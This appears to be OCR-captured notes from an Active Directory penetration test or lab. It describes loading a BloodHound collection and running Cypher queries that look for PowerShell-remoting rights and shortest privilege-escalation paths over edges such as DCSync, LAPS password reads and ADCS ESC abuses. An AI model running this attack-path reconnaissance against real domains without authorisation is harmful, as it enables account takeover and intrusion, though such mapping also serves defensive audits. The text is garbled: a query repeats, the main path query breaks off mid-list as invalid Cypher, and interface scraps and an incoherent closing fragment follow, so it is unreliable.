
download 20250612002428_BloodHound.zip

Upload it to bloodhound

```
MATCH p=(:User)-[:CanPSRemote]->(:Computer)
RETURN p
```



```
MATCH p=(:User)-[:CanPSRemote]->(:Computer)
RETURN p
```



```
MATCH p=shortestPath((s:Base)-[:Owns|GenericAll|
GenericWrite|WriteOwner|WriteDacl|MemberOf|
ForceChangePassword|AllExtendedRights|AddMember|
HasSession|GPLink|AllowedToDelegate|CoerceToTGT|
AllowedToAct|AdminTo|CanPSRemote|CanRDP|
ExecuteDCOM|HasSIDHistory|AddSelf|DCSync|
ReadLAPSPassword|ReadGMSAPassword|
DumpSMSAPassword|SQLAdmin|AddAllowedToAct|
WriteSPN|AddKeyCredentialLink|SyncLAPSPassword|
WriteAccountRestrictions|WriteGPLink|GoldenCert|
ADCSESC1|ADCSESC3|ADCSESC4|ADCSESC6a|ADCSESC6b|
ADCSESC9a|ADCSESC9b|ADCSESC10a|ADCSESC10b|
```

SEARCH
PATHFINDING
CYPHER
Save Query
? Help
Run
None Selected
Select a node to view the associated infor
Pre-built Searches
ACTIVE DIRECTORY
AZURE
CUSTOM SEARCHES
Shortest Paths
Shortest paths from Domain Users to Tier Zero / High Value targets
Shortest paths to Domain Admins
Shortest paths from Owned objects to Tier Zero
Shortest paths from Owned objects
Active Directory Certificate Services
PKI hierarchy
Public Key Services container
principles right
here and it is is so much different